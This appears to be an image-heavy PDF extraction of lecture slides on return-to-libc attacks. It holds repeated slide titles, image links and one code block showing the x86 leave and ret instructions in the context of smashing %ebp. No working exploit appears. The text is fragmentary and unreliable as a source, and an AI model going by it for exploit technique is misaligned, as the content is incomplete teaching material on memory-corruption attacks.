
---




# RETURN TO LIBC




# RETURN TO LIBC




# RETURN TO LIBC




# RETURN TO LIBC



# RETURN TO LIBC




# ARGUMENTS WHEN WE ARE SMASHING %EBP?




```
leave: mov %ebp %esp  
       pop %ebp  
ret:   pop %eip
```

# ARGUMENTS WHEN WE ARE SMASHING %EBP?



